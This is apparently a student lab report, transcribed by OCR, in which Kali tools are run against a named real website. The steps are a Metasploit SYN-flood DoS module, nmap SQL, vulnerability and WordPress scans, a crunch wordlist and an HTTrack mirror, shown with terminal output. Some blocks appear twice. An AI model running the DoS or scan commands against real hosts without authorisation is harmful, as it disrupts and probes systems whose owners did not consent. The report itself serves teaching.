Name:THEJAS

Reg no :145CS20022

Date:28-02-2023

Task:01

1. **<u>Dos attack using nmap:</u>**

The nmap scripting engine has numerous scripts that can be used to perform dos attack.This specific recipe will demonstrate how to locate dos scripts,identity the usage of the script.


command:


$ sudo msfconsole

Use auxiliary/dos/tcp/synflood

Set RHOSTS mitkundapura.com

Run





2. **Sql empty password enumeration scanning using nmap:**

Nmap is one of the most popular tool used for the enumeration of the target host.Nmap can use scans that provide os,version and service detection for individual or multiple devices.

Command:

$nmap –p –script ms-sql-info –script-args mssql.instance-port=1433 mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 04:44 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.053s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE    SERVICE
1433/tcp filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 15.91 seconds

┌──(kali㉿kali)-[~]
└─$ echo thejas
thejas
```

3. **Vulnerability scan using nmap:**

One of the most well known vulnerability scanner is nmap_vulner.The nmap script engine searches HTTP responses to identity CPE's for the script.

Command:

$ nmap -sV --script vuln mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 04:11 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.067s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   tcpwrapped
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ftp-libopie: ERROR: Script execution failed (use -d to debug)
25/tcp   closed smtp
80/tcp   open   tcpwrapped
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp  open   tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 04:11 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.067s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   tcpwrapped
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ftp-libopie: ERROR: Script execution failed (use -d to debug)
25/tcp   closed smtp
80/tcp   open   tcpwrapped
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

4. **<u>Create a password list using charecters “fghy” the password should be minimum and maximum length 4 letters using tool crunch</u>**

crunch is a security tool that can be used for legitimate security testing and auditing purposes,and its usage should comply with ethical and legal guidelinesit is not ethical to use to perform any malicious activity.

Command:

$crunch 4 4 fghy –o pass.txt


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo thejas
thejas
```

5. <u>Wordpress scan using nmap:</u>


Word press as a publishing platform,security testing is the important part of ensuring the installation is secure.Nmap has a couple of NSE scripts specifically for the testing of wordpress installations.

Command:

$nmap -sV --script http-wordpress-enum mitkundapura.com



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script http-wordpress-enum mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 04:17 EST
NSE: [http-wordpress-enum] got no answers from pipelined queries
NSE: [http-wordpress-enum] got no answers from pipelined queries
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.048s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE   VERSION
21/tcp   open   ftp       ProFTPD or KnFTPD
25/tcp   closed smtp
80/tcp   open   http      LiteSpeed
|_http-server-header: LiteSpeed
| fingerprint-strings:
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Connection: close
|     cache-control: private, no-cache, no-store, must-revalidate, max-age=0
|     pragma: no-cache
|     content-type: text/html
|     content-length: 699
|     date: Thu, 02 Mar 2023 09:17:42 GMT
|     server: LiteSpeed
|     platform: hostinger
|     <!DOCTYPE html>
|     <html style="height:100%">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
|     <title> 403 Forbidden
|     </title></head>
|     <body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">
|     <div style="height:auto; min-height:100%; "> <div style="text-align: center; width:800px; margin-left: -400px; position:absolute; top: 30%; left:50%;">
|     style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">403</h1>
|     style="margin-top:20px;font-size: 30px;">Forbidden
|     </h2>
|     <p>Access to this resource
```



```
File  Actions  Edit  View  Help
SF:\r\ncontent-length:\x20699\r\ndate:\x20Thu,\x2002\x20Mar\x202023\x2009:
SF:17:48\x20GMT\r\nserver:\x20LiteSpeed\r\nplatform:\x20hostinger\r\n\r\n<
SF:!DOCTYPE\x20html>\n<html\x20style=\"height:100%\">\n<head>\n<meta\x20na
SF:me=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1,\x2
SF:0shrink-to-fit=no\"\x20/>\n<title>\x20403\x20Forbidden\r\n</title></hea
SF:d>\n<body\x20style=\"color:\x20#444;\x20margin:0;font:\x20normal\x2014p
SF:x/20px\x20Arial,\x20Helvetica,\x20sans-serif;\x20height:100%;\x20backgr
SF:ound-color:\x20#fff;\">\n<div\x20style=\"height:auto;\x20min-height:100
SF:%;\x20\">\x20\x20\x20\x20\x20<div\x20style=\"text-align:\x20center;\x20
SF:width:800px;\x20margin-left:\x20-400px;\x20position:absolute;\x20top:\x
SF:2030%;\x20left:50%;\">\n\x20\x20\x20\x20\x20\x20\x20<h1\x20style=\"
SF:margin:0;\x20font-size:150px;\x20line-height:150px;\x20font-weight:bold
SF:;\">403</h1>\n<h2\x20style=\"margin-top:20px;font-size:\x2030px;\">Forb
SF:idden\r\n</h2>\n<p>Access\x20to\x20this\x20resource")%r(HTTPOptions,3BD
SF:,"HTTP/1\.0\x20403\x20Forbidden\r\nConnection:\x20close\r\ncache-contro
SF:l:\x20private,\x20no-cache,\x20no-store,\x20must-revalidate,\x20max-age
SF:=0\r\npragma:\x20no-cache\r\ncontent-type:\x20text/html\r\ncontent-leng
SF:th:\x20699\r\ndate:\x20Thu,\x2002\x20Mar\x202023\x2009:17:49\x20GMT\r\n
SF:server:\x20LiteSpeed\r\nplatform:\x20hostinger\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html\x20style=\"height:100%\">\n<head>\n<meta\x20name=\"viewport\"\
SF:x20content=\"width=device-width,\x20initial-scale=1,\x20shrink-to-fit=n
SF:o\"\x20/>\n<title>\x20403\x20Forbidden\r\n</title></head>\n<body\x20sty
SF:le=\"color:\x20#444;\x20margin:0;font:\x20normal\x2014px/20px\x20Arial,
SF:\x20Helvetica,\x20sans-serif;\x20height:100%;\x20background-color:\x20#
SF:fff;\">\n<div\x20style=\"height:auto;\x20min-height:100%;\x20\">\x20\x2
SF:0\x20\x20\x20<div\x20style=\"text-align:\x20center;\x20width:800px;\x20
SF:margin-left:\x20-400px;\x20position:absolute;\x20top:\x2030%;\x20left:5
SF:0%;\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20style=\"margin:0;\x20fon
SF:t-size:150px;\x20line-height:150px;\x20font-weight:bold;\">403</h1>\n<h
SF:2\x20style=\"margin-top:20px;font-size:\x2030px;\">Forbidden\r\n</h2>\n
SF:<p>Access\x20to\x20this\x20resource");
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.31 seconds

┌──(kali㉿kali)-[~]
└─$
```

6. <u>What is use of HTTrack?command to copy website?</u>

HTTrack is a free and open source website copying tool that allows you to download an entire website to your local computer for offline browsing.

Command for copying website:

$httrack mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ httrack mitkundapura.com
Mirror launched on Thu, 02 Mar 2023 04:57:38 by HTTrack Website Copier/3.49-4+libhtsjava.so.2 [XR&CO'2014]
mirroring mitkundapura.com with the wizard help..
Done.mitkundapura.com/ (707 bytes) - 301
Thanks for using HTTrack!

┌──(kali㉿kali)-[~]
└─$ ls
backblue.gif  Desktop  Documents  Downloads  fade.gif  hts-cache  hts-log.txt  index.html  mitkundapura.com  Music  Pictures  Public  Templates  Videos  wordlist.txt

┌──(kali㉿kali)-[~]
└─$ cd mitkundapura.com

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ ls cat index.com
ls: cannot access 'cat': No such file or directory
ls: cannot access 'index.com': No such file or directory

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ ls
index.html

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ cat index.com
cat: index.com: No such file or directory

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ cat index.html
<HTML>
<!-- Created by HTTrack Website Copier/3.49-4 [XR&CO'2014] -->

<!-- Mirrored from mitkundapura.com/ by HTTrack Website Copier/3.x [XR&CO'2014], Thu, 02 Mar 2023 09:57:40 GMT -->
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=UTF-8"><META HTTP-EQUIV="Refresh" CONTENT="0; URL=index.html"><TITLE>Page has moved</TITLE>
</HEAD>
<BODY>
<A HREF="index.html"><h3>Click here... </h3></A>
```

```
┌──(kali㉿kali)-[~]
└─$ cd mitkundapura.com

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ ls cat index.com
ls: cannot access 'cat': No such file or directory
ls: cannot access 'index.com': No such file or directory

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ ls
index.html

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ cat index.com
cat: index.com: No such file or directory

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ cat index.html
<HTML>
<!-- Created by HTTrack Website Copier/3.49-4 [XR&CO'2014] -->

<!-- Mirrored from mitkundapura.com/ by HTTrack Website Copier/3.x [XR&CO'2014], Thu, 02 Mar 2023 09:57:40 GMT -->
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=UTF-8"><META HTTP-EQUIV="Refresh" CONTENT="0; URL=index.html"><TITLE>Page has moved</TITLE>
</HEAD>
<BODY>
<A HREF="index.html"><h3>Click here... </h3></A>
</BODY>
<!-- Created by HTTrack Website Copier/3.49-4 [XR&CO'2014] -->

<!-- Mirrored from mitkundapura.com/ by HTTrack Website Copier/3.x [XR&CO'2014], Thu, 02 Mar 2023 09:57:40 GMT -->
</HTML>

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ echo thejas
thejas
```